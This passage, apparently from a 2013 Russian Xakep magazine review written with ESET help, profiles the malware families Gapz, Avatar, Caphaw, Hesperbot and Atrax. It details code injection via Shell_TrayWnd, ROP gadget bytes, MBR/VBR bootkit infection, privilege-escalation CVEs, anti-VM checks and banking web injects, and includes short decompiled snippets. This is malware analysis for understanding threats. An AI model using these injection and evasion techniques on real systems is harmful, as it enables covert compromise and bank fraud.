
ПОТЕРЯЛ ИНДЕКС DOW JONES ПОСЛЕ ФЕЙКОВОГО СООБЩЕНИЯ О ВЗРЫВЕ В БЕЛОМ ДОМЕ, ОПУБЛИКОВАННОМ «СИРИЙСКОЙ ЭЛЕКТРОННОЙ АРМИЕЙ»



ЭТИМ ЛЕТОМ СЕРВЕРЫ GOOGLE УПАЛИ НА 5 МИНУТ. В ЭТОТ ПЕРИОД МИРОВОЙ ИНТЕРНЕТ-ТРАФИК СНИЗИЛСЯ НА 45%


5 000 000

В СЕРЕДИНЕ АВГУСТА ПРОИЗОШЕЛ РЕЗКИЙ СКАЧОК ЧИСЛА ПОЛЬЗОВАТЕЛЕЙ СЕТИ TOR. К НАЧАЛУ СЕНТЯБРЯ КОЛИЧЕСТВО ЮЗЕРОВ ВЫРОСЛО С ПРИМЕРНО 1 МИЛЛИОНА ДО 5 И ПРОДОЛЖИЛО РОСТ ДО ВТОРОЙ НЕДЕЛИ ОКТЯБРЯ





КУРС BITCOIN К КОНЦУ НОЯБРЯ ДОСТИГ ПИКОВОЙ ОТМЕТКИ В 1137 ДОЛЛАРОВ. В НАЧАЛЕ ГОДА ОН НАХОДИЛСЯ НА УРОВНЕ 13,5. КОЛИЧЕСТВО СДЕЛОК В ДЕНЬ ДОСТИГЛО К ТОМУ ЖЕ МОМЕНТУ 98 ТЫСЯЧ ПРОТИВ 36 ТЫСЯЧ НА НАЧАЛО ГОДА



300 Гбит/с

КОНФЛИКТ МЕЖДУ ДВУМЯ ИНТЕРНЕТ-КОМПАНИЯМИ ЭТОЙ ВЕСНОЙ ПРИВЕЛ К САМОЙ БОЛЬШОЙ DDOS-АТАКЕ В ИСТОРИИ, ЕЕ МОЩНОСТЬ ДОСТИГЛА 300 ГИГАБИТ В СЕКУНДУ



В ИЮНЕ ЭТОГО ГОДА ПРОДАЖИ КНИГИ ДЖОРДЖА ОРУЭЛЛА «1984» НА AMAZON ЗА СУТКИ ВЫРОСЛИ ПОЧТИ НА 7000 ПРОЦЕНТОВ. КНИГА ЗАНЯЛА 184-Е МЕСТО (ДО ЭТОГО БЫЛО 12859-Е). ОЧЕВИДНО, ЧТО ИНТЕРЕС К КЛАССИЧЕСКОЙ АНТИУТОПИИ О ТОТАЛИТАРНОМ ОБЩЕСТВЕ ВОЗНИК НА ФОНЕ НОВОСТЕЙ О PRISM. ОДНАКО ЛОГИЧЕСКОГО ОБЪЯСНЕНИЯ ТАКИХ МАСШТАБОВ НЕТ. НАПРИМЕР, В GOOGLE TRENDS ЧАСТОТА ЗАПРОСА «1984» ВЫРОСЛА МЕНЕЕ ЧЕМ НА 25%

$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU
$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU
$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU
$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU
$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU
$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU
$ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA
NG YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU $ PING YA.RU

ICMP-запросов было послано на серверы «Яндекс» за год



TOP 5 самой технологичной малвари 2013 года



Евгений Дроботун
drobotun@xakep.ru



Наш эксперт — Александр Матросов, ESET

Автор и редакция выражают большую и искреннюю благодарность руководителю центра вирусных исследований и аналитики ESET Александру Матросову за помощь в написании статьи и предоставленную информацию.

Береги свои денежки: год выдался урожайным!

В большинстве случаев вредоносные программы представляют собой довольно-таки серую и безликую массу, пытающуюся подмять под себя просторы интернета исключительно количеством. Однако среди этой массы все же встречаются отдельные образцы, которые могут похвастаться весьма и весьма неплохим качеством. Представляем пятерку самых добротных в технологическом плане вредоносных программ, авторы которых не пожалели ни времени, ни сил для их создания.

Win32/Gapz

Заражение системы начинается с дроппера, который в большинстве случаев попадает на компьютеры незадачливых любителей побродить по просторам интернета посредством drive-by загрузки. Дроппер начинает свою деятельность с проверки версии ОС, и, если версия ОС ему не нравится, он незаметно завершает свою работу.

Исходя из анализа кода проверки версии ОС, дроппер должен успешно функционировать на 32-разрядных Windows XP SP2 и выше (за исключением Windows Vista и Vista SP1) и 64-разрядных Windows XP SP2 и выше, однако на Windows 8 дроппер отрабатывает как положено, а буткит-часть правильно функционировать отказывается.

После проверки версии ОС происходит внедрение кода в процесс explorer.exe, причем для того, чтобы обойти проактивную защиту большинства антивирусов, делается это не совсем привычным способом:

- открывается одна из пяти секций (\BaseNamedObjects\\ShimSharedMemory, \BaseNamedObjects\\windows_shell_global_

counter, \BaseNamedObjects\\MSCTF.Shared.SFM.MIH, \BaseNamedObjects\\MSCTF.Shared.SFM.AMF, \BaseNamedObjects\\UrlZoneSM_Administrator), которые отображаются во всех процессах (в том числе и в explorer.exe), и в конец этой секции заливается шелл-код;
- ищется окно Shell_TrayWnd;
- вызывается GetWindowLong с параметром, равным нулю, для получения адреса переменной в памяти, в которой находится адрес обработчика процедуры окна с именем Shell_TrayWnd;
- с помощью функции SetWindowsLong модифицируются данные, ассоциированные с окном Shell_TrayWnd;
- с помощью SendNotifyMessage окну посылается сообщение VM_PAINT, вследствие чего срабатывает шелл-код.

Шелл-код создает поток в контексте процесса explorer.exe и заменяет адрес своего обработчика на адрес старого. Для обхода ASLR используются ROP-последовательности, заранее найденные в модулях, открытых вместе с explorer.exe:
- 0xfc, 0x3c в ntdll.dll;
- 0xb9, 0x94, 0x00, 0x00, 0x00, 0xf3, 0xa5, 0x5f, 0x33, 0xc0, 0x5e, 0x5d, 0xc2, 0x08, 0x00 в shell32.dll;
- 0xfc, 0xc3 в kernel32.dll;
- 0x58, 0xc3 и 0xff, 0xe0 в самом explorer.exe.

После успешного создания потока происходит повышение привилегий, так как explorer.exe выполняется с привилегиями текущего пользователя. Для этого применяются, в общем-то, известные LPE-эксплойты (CVE-2011-3402, CVE-2010-4398) и COM Elevation метод.

Функционирование буткит-части

Существуют две модификации Win32/Gapz, различающиеся способом заражения диска. Первая заражает MBR (она появилась раньше), вторая нацелена на заражение VBR.

В первом случае вредоносный код сохраняет свой код режима ядра и полезную нагрузку либо перед самым первым разделом, либо после последнего раздела на жестком диске. Такой подход очень похож на использованный в бутките Rovnix, за исключением того, что Rovnix заражает VBR.

Что касается буткит-части Win32/Gapz, то в ней нет ничего необычного: как только код из вредоносного MBR исполнился, он восстанавливает оригинальный код в памяти и читает следующие секторы жесткого диска, содержащие код для дальнейшего исполнения, на который и передается управление. Затем перехватывается обработчик прерывания 0x13 для отслеживания загрузки модулей ОС и установки в них перехватов:
- ntldr (на Windows XP) (перехватывается функция BlLoadBootDriver);
- bootmgr (на системах после Windows XP) (перехватывается функция Archx86TransferTo32-bitApplicationAsm);
- winload.exe (на системах после Windows XP) (перехватывается функция OslArchTransferToKernel).

Далее ставится перехват на IoInitSystem, которая вызывается в процессе инициализации ОС. Она перехватывается вредоносным кодом либо из ntldr, либо из winload.exe, в зависимости от версии ОС.

После того как вредоносный код из IoInitSystem был исполнен, модифицированные байты восстанавливаются и управление передается оригинальной IoInitSystem. Перед передачей управления оригинальному коду буткит перезаписывает адрес возврата в стеке на свою функцию, которая будет исполнена по завершении IoInitSystem. С помощью такого трюка вредоносный код получает управление после того, как ядро ОС будет инициализировано.

Далее вредоносный код считывает оставшуюся свою часть с жесткого диска и создает отдельный системный поток, который исполняет эти инструкции и в завершение возвращает управление ядру. В этой части буткита, которая исполняется в режиме ядра, реализуется руткит-функционал, внедрение полезной нагрузки в процессы и взаимодействие с командным сервером.

Во втором случае, как мы уже говорили, заражается VBR. Общая структура VBR включает в себя несколько частей:
- VBR-код, отвечающий за загрузку IPL (Initial Program Loader — код, который отвечает за поиск загрузчика в рамках файловой системы и передает на него управление);
- BIOS Parameter Block — структура данных, хранящая блок параметров NTFS;
- текстовые строки, отображаемые пользователю в случае ошибки;
- 0xAA55 — стандартная двухбайтовая сигнатура, маркер служебного сектора.

В BIOS Parameter Block есть поле Hidden Sectors, которое содержит количество секторов, предшествующих IPL (то есть смещение до IPL в секторах, с помощью которого код из VBR определяет, куда передавать управление далее). Win32/Gapz перезаписывает это значение, указывая смещение в секторах до своего вредоносного кода, хранящегося на диске. Таким образом, VBR-код будет вызывать на исполнение код буткита вместо оригинального IPL.


Вредоносный код режима ядра

Основное предназначение непосредственно той части, которая и называется буткитом, описанной выше, заключается в загрузке вредоносного кода режима ядра в системное адресное пространство. Этот код содержит в себе компоненты для скрытия своего присутствия, механизм работы с командным центром, а также полезную нагрузку.

В отличие от Rovnix, TDL4 и других распространенных буткитов вредоносный код режима ядра в Win32/Gapz не имеет структуры исполняемого PE-файла. Вместо этого он структурирован особым образом. Код состоит из 12 объединенных между собой блоков, каждый из которых имеет заголовок — структуру, которая хранит служебную информацию о нем.


Каждый из блоков реализует функционал, который, в общем-то, типичен для такого рода вредоносных программ: внедрение дополнительной полезной нагрузки, взаимодействие с командными серверами, самозащиту и так далее.

В отличие от Rovnix, TDL4 и других буткитов вредоносный код режима ядра в Win32/Gapz не имеет структуры PE-файла



```
GetVersionExA((LPOSVERSIONINFOA)&VersionInformation):
if ( VersionInformation.dwMajorVersion == 5 )
{
  if ( VersionInformation.wServicePackMajor < 2u || (LOBYTE(x64) = is_x64(-1), x64) )
    ExitProcess(0);
  v1 = 0;
}
else
{
  if ( VersionInformation.dwMajorVersion != 6 )
    ExitProcess(0);
  v1 = 0;
  if ( !VersionInformation.dwMinorVersion && VersionInformation.wServicePackMajor < 2u )
    ExitProcess(0);
}
```

Определение версии ОС в Win32/Gapz



Заражение VBR Win32/Gapz путем модификации поля Hidden Sectors

Win32/Rootkit.Avatar

В феврале этого года появилась информация о новом рутките под названием Avatar. В частности, на pastebin.com были опубликованы его возможности, которые действительно впечатляли.

Среди них, к примеру, возможности загрузки драйвера без участия жесткого диска, заражение бут-драйверов ОС, новые схемы защиты и другие.

Дропперы

Avatar использует подход на основе дропперов двух уровней. Дроппер первого уровня осуществляет декомпрессию (LZMA) для дроппера второго уровня и драйвера.

Фактически дроппер второго уровня и сам драйвер представляют собой уникальные файлы, поскольку дроппер первого уровня генерирует случайные имена для мьютексов и событий, которые используются в коде дроппера второго уровня и драйвере.

Начальный дроппер использует интересный трюк в качестве антиотладки, который основан на сравнении времени из структуры KUSER_SHARED_DATA.InterruptTime. Вредоносный код выполняет модификацию вызова функции RtlDispatchException, после чего генерируется исключение и управление переходит к нужному обработчику, в котором и сравнивается время до вызова исключения и после того, как это исключение сработало. Это позволяет обнаружить эмуляцию или отладку дроппера.

Далее, после распаковки дроппера второго уровня и драйвера, управление передается на дроппер второго уровня, который начинает свою работу с проверки на наличие виртуальной машины. Для этого с помощью функции nt!MmMapIoSpace он читает содержимое BIOS, начиная с адреса 0xf0000, и ищет там текстовые строки с названиями наиболее распространенных виртуалок. Помимо этого, применяется хорошо известный способ с использованием инструкции CPUID. На следующем шаге производится проверка версии ОС и повышение привилегий путем эксплуатации уязвимости MS11-080 и COM Elevation.

Эксплойт для MS11-080 похож на аналогичный из состава Metasploit Framework, и результатом его работы является перезапись указателя в HalDispatchTable на нужную руткиту функцию и запуск шелл-кода, который инициирует загрузку драйвера руткита.

Инфицирование драйвера

После срабатывания эксплойта MS11-080 руткит ищет подходящий драйвер для заражения в каталоге %WINDIR%\system32\drivers. Когда подходящий драйвер найден, точка входа в него модифицируется для исполнения вредоносного кода (заглушки). Ее задача — подключиться к процессу исполнения дроппера второго уровня и прочитать тело драйвера руткита в память.

Далее модифицированный драйвер копирует себя в каталог %TEMP% и пытается загрузить себя с использованием стандартных механизмов ОС (через диспетчер управления сервисами или напрямую через ZwLoadDriver).

После того как драйвер успешно загружен в память, вредоносный код заражает системный драйвер уже с целью обеспечить свою выживаемость после перезагрузки. При этом Avatar случайным образом выбирает драйвер и проверяет его имя по черному списку, специфичному для разных версий ОС.

Выполнение кода зараженного драйвера происходит следующим образом:

- в точке входа исполняется заглушка;
- далее происходит установка callback-функции Pnp Notify для класса GUID_DEVINTERFACE_DISK, в которой произойдет загрузка тела драйвера из скрытой файловой системы руткита. Подобная техника наблюдалась в TDL3, TDL4 и Olmasco;
- подчищаются следы путем восстановления исходных байт точки входа.

Такой метод загрузки руткита, с использованием заражения системного драйвера, эффективен для обхода HIPS и позволяет загружать другой модуль режима ядра из доверенного системного драйвера.

Файловая система руткита

Скрытая файловая система используется для хранения полезной нагрузки, вспомогательных файлов и файла конфигурации. Все файлы зашифрованы при помощи симметричного алгоритма.

Вредоносный код допускает загрузку из сети и дальнейшее исполнение дополнительной полезной нагрузки в виде модулей пользовательского режима и режима ядра. Такая полезная нагрузка также хранится на скрытой файловой системе. Avatar не хранит свои компоненты на томе NTFS, за исключением зараженного системного драйвера.

Такое сочетание скрытой, зашифрованной файловой системы с зараженным системным драйвером усложняет использование обычных методов криминалистической экспертизы для расследования случаев заражения Avatar.

Файл конфигурации имеет следующую структуру:



Avatar на сервисе pastebin.com

- идентификатор (название) ботнета;
- URL командных центров;
- 1024-битный ключ для алгоритма шифрования;
- публичный ключ для RSA-1024;
- имена процессов для внедрения полезной нагрузки.

Полезная нагрузка

Полезная нагрузка описываемого руткита не отличается оригинальностью. Основные возможности:


- взаимодействие с командным центром;
- разбор информации о конфигурации;
- работа со скрытой файловой системой;
- взаимодействие с драйвером руткита;
- установка в систему дополнительной полезной нагрузки.


В целях защиты взаимодействия с командным центром Avatar использует свой собственный алгоритм шифрования с применением Base64. В то же время все сетевое взаимодействие в пользовательском режиме осуществляется с использованием обычных функций WinInet API.

Помимо этого основного канала обмена информацией и командами с командным центром, имеется еще и резервный канал связи. В качестве его используется обмен зашифрованными сообщениями в специально создаваемых для этой цели группах Yahoo.

Ключ для шифрования и расшифровки содержится в конфигурационном файле руткита.

Кроме всего перечисленного, Win32/Rootkit.Avatar имеет специальный API для разработки вспомогательных компонентов. Использование этого API основано на библиотеке Avatar Runtime Library и специальном SDK, который описывает разработку дополнительных модулей пользовательского режима. Эти модули также могут взаимодействовать с драйвером руткита.





Черный список драйверов для заражения Avatar'ом

Одна из групп в Yahoo для организации резервного канала связи

Win32/Caphaw

Win32/Caphaw (также известен как Shylock) отличается от других подобных угроз тем, что это один из немногих троянов, который может автоматически похитить деньги с банковского счета, когда пользователь активно работает с этим счетом.

При заражении системы троян первым делом производит проверку среды, в которой он запущен, чтобы не допустить запуска дроппера в системе, предназначенной для автоматического анализа семплов.

Далее он внедряет свой код во все запущенные процессы и устанавливает множество перехватов для системных функций. Особенно интересен перехват для функции advapi32!-InitiateSystemShutdownEx, которая отвечает за процесс перезагрузки и выключения системы. Контроль этой функции дает возможность вредоносному коду произвести свою повторную установку в системе после ее выключения или перезагрузки.

Поскольку вредоносный код внедряется во все запущенные процессы, применяется механизм межпроцессного взаимодействия (IPC) с использованием именованных каналов.

Каждые несколько часов файлы дропперов подвергаются перепаковке с использованием специального сервиса, который предоставляет возможности по использованию полиморфного криптора. Такой подход позволяет избежать статического сигнатурного обнаружения антивирусными сканерами.

Ссылки URL, с которых потом раздаются эти дропперы, формируются с помощью генератора случайных чисел и имеют следующий формат: https://[random subdomain].[domain]/[DIR]/[DIR-random string]/[dropper file]?r=[random number].

Главная задача трояна — это загрузка плагинов, реализующих различный функционал, и веб-инжектов для похищения денежных средств.

BackSocks	Win 32/Caphaw.N	Back-connect прокси на базе SOCKS5
ftpgrabber	Win 32/Caphaw.N	Сбор паролей от FTP и информации из файлов MS Outlook
VNC	Win 32/Caphaw.N	Плагин, реализующий удаленный доступ
DiskSpread	Win 32/AutoRun.Caphaw.A	Функционал червя, распространяющегося через общие папки и съемные устройства
MessengerSpread	Win 32/Caphaw.M	Функционал червя, распространяющегося через Skype
Rootkit	Win 32/Wolcape.A(driver) Win 32/Wolcape.B(dropper)	Плагин, внедряющий в систему буткит
VideoGrabber	Win 32/Caphaw	Плагин для записи видео и отправки его в виде архива

Плагины к Win32/Caphaw, реализующие различный функционал

Плагины и веб-инжекты

Создатели этого вредоносного творения реализовали несколько плагинов для сбора паролей и информации из постовых программ, для записи видео от встроенной в ноутбук камеры и отправки его по команде с управляющего сервера, для удаленного управления зараженной машиной, для загрузки буткита, с целью получения контроля над сетевым трафиком.

Для похищения денежных средств Caphaw использует хорошо известный механизм веб-инжектов, получаемых от командных серверов в зашифрованном виде. Интересной особенностью реализованного веб-инжекта является подстановка всех телефонных номеров, опубликованных на сайтах различных банковских учреждений, на поддельные номера.

```
loc_42AF53:                          ; CODE XREF: check_for_VMware+39↑j
push    dword ptr [eax]
call    char_upper_and_calc_hash
pop     ecx
cmp     eax, 2FE483F3h               ; vmscsi.sys
jz      short loc_42AFB5
cmp     eax, 2FD5F8F3h               ; vmhgfs.sys
jz      short loc_42AFB5
cmp     eax, 0CFF129A8h              ; vmx_svga.sys
jz      short loc_42AFB5
cmp     eax, 2FDB60F3h               ; vmxnet.sys
jz      short loc_42AFB5
cmp     eax, 2FFC2FB4h               ; vmmouse.sys
jz      short loc_42AFB5
cmp     eax, 2FF91C94h               ; vmdebug.sys
jz      short loc_42AFB5
inc     esi
```

Проверка на запуск Win32/Caphaw в VMware

```
int __cdecl hooked_InitiateSystemShutdownExW()
{
  void *v1; // [sp+0h] [bp-4h]@0

  if ( !*(global_data + 0x124) )
  {
    SetEvent(v1);
    if ( dword_443C14 )
    {
      if ( *(global_data + 0x11C) == 1 )
        install_itself(0);
    }
    else
    {
      InterlockedExchange();
    }
  }
  while ( !orig_InitiateSystemShutdownExW )
    call_Sleep(10);
  return orig_InitiateSystemShutdownExW();
}
```

Перехват функции advapi32!InitiateSystemShutdownEx. Производится повторная установка Win32/Caphaw в систему

При заражении троян проверяет среду, в которой он запущен, чтобы не допустить запуска дроппера в системе, предназначенной для анализа семплов

Win32/Spy/Hesperbot

Еще один инструмент, направленный на опустошение счетов ничего не подозревающих клиентов многих европейских финансовых организаций. Основным результатом работы этого трояна являются похищенные данные систем онлайн-банкинга и установленные на мобильные устройства вредоносные компоненты.

Злоумышленники от имени почтовых служб рассылали письма, содержащие троян под видом безобидного вложения. При открытии этого вложения в системе запускался дроппер, основная задача которого — внедрение в explorer.exe вредоносного кода. Затем этот код скачивает из сети, устанавливает и запускает дополнительные модули.




Схема заражения трояном Hesperbot (zasilka переводится с чешского как «письмо»)

Дроппер и внедрение вредоносного кода в explorer.exe

Основная задача дроппера заключается во внедрении вредоносного компонента, в котором реализована функциональность поиска, загрузки и запуска дополнительных модулей, в контекст доверенного процесса explorer.exe.

Для внедрения вредоносного компонента в адресное пространство explorer.exe троян может использовать несколько методов:

- запуск нового экземпляра explorer.exe и модификация его точки входа с использованием ntdll!NtGetContextThread и ntdll!NtWriteProcessMemory на начало вредоносного кода;
- внедрение кода в уже существующий процесс explorer.exe при помощи метода, аналогичного методу, используемому в Win32/Gapz (с привлечением функций GetWindowLong, SetWindowLong, SendNotifyMessage);
- внедрение кода в explorer.exe простейшим способом, с использованием CreateRemoteThread.

После успешного внедрения вредоносный компонент начинает свою работу: взаимодействует с управляющим сервером, загружает и запускает вспомогательные модули, а также записывает параметры автозагрузки вредоносного кода в системный реестр. Для работы с командно-управляющим центром Hesperbot использует список жестко зашитых в тело URL-адресов (которые различаются в случае разных стран) или генерирует список новых адресов с использованием специального алгоритма.

Вредоносный код отсылает на командный сервер следующую информацию:

- имя бота, основанное на Computer Name;
- название ботнета, которое формируется исходя из страны, на которую угроза была нацелена (cz-botnet, tr-botnet, pt-botnet, uk-botnet);
- IP-адреса сетевых адаптеров;
- названия установленных смарт-карт;
- информация об установленных дополнительных модулях.

Для хранения загруженных с командных центров данных и других вспомогательных файлов (например, лог-файла кейлоггера) Hesperbot создает директорию с произвольным именем в папке %APPDATA%.

Модули Hesperbot

Основной функционал рассматриваемого трояна реализован в виде дополнительных модулей (плагинов).

Модуль кейлоггера осуществляет перехват нажатий клавиш через функции GetMessage и TranslateMessage. Далее вводимые символы сохраняются в лог-файл с информацией о процессе и названием окна, в котором они вводились. После чего файл отправляется на командно-управляющий сервер.

Модуль захвата скриншотов и видео называется httpi. Возможность захвата видео в нем реализуется с использованием API из библиотеки Avifil32.dll, а создание скриншотов с помощью функций из Gdi32.dll.

Сетевое взаимодействие реализовано с помощью модулей nethk, httphk и httpi:

- nethk используется для развертывания локального прокси, перехватывает функции для работы с сокетами при отслеживании соединений; содержит перехваты для функций проверки SSL-сертификатов на браузерной стороне;
- httphk используется при разборе HTTP-трафика;
- httpi, помимо захвата видео и скриншотов, используется для внедрения HTML-кода (веб-инжекты).

nethk	Перехват сетевого трафика, веб-инжекты, захват видео и скриншотов
httphk	
httpi	
keylog	Кейлоггер
hvnc	VNC-сервер
sch	Вспомогательный модуль установки перехватов
socks	SOCKS5 прокси-сервер

Дополнительные модули Hesperbot

Модули для мобильных платформ (Android, BlackBerry, Symbian)

Мобильный компонент Hesperbot предназначен для обхода механизма двухфакторной авторизации с помощью SMS.

Hesperbot осуществляет инжект специальных JS-скриптов в веб-страницы, через которые пользователю предлагается установить приложение для мобильного телефона. Приложение существует в вариантах для Symbian, Android и BlackBerry.

Мобильный компонент может либо имитировать процесс двухфакторной авторизации, когда пользователь вводит свои данные в поддельную веб-страницу, либо перехватывать коды авторизации, посылаемые пользователю, когда злоумышленники используют украденные идентификационные данные для подтверждения совершаемых ими транзакций от имени легального пользователя.

Win32/Atrax

Этот троян, названный в честь одного из самых опасных пауков в мире, использует сервисы Tor для организации обмена с командно-управляющими серверами. Основное его предназначение — похищение различных данных, вводимых в формы на веб-сайтах.

Распространяется троян через фейковый сайт поддержки платежной системы PayPal, ссылку на который пользователи получают в письмах, рассылаемых якобы от имени самой платежной системы. После перехода по ссылке в системе запускается даунлоадер, который впоследствии скачивает и запускает основное тело дроппера.

После запуска на исполнение дроппера проводятся простейшие проверки на наличие виртуалки и активного процесса отладчика. Далее происходит распаковка модулей, в которых реализован функционал трояна. Всего таких модулей три: клиент Tor и две DLL'ки для x32- и x64-разрядных систем. Для распаковки используется API-функция RtlDecompressBuffer.

В конце своего исполнения дроппер пытается осуществить поиск плагинов, отвечающих за AES-шифрование, в каталоге %APPDATA% и произвести их последующую инициализацию. Все плагины именуются в соответствии со следующим шаблоном: %APPDATA%\CC250462B0857727%variable%.

Непосредственно сам клиент Tor после заражения системы лежит в директории %APPDATA% в виде AES-зашифрованного файла. При запуске осуществляется внедрение кода клиента Tor в контекст браузера с передачей управления на него с использованием ntdll!NtSetContextThread, при этом Win32/Atrax.A поддерживает внедрение кода как для x86-, так и для x64-систем.

Когда Atrax устанавливает первое соединение с командным центром, он посылает по адресу в сети Tor собранную информацию о зараженной системе:

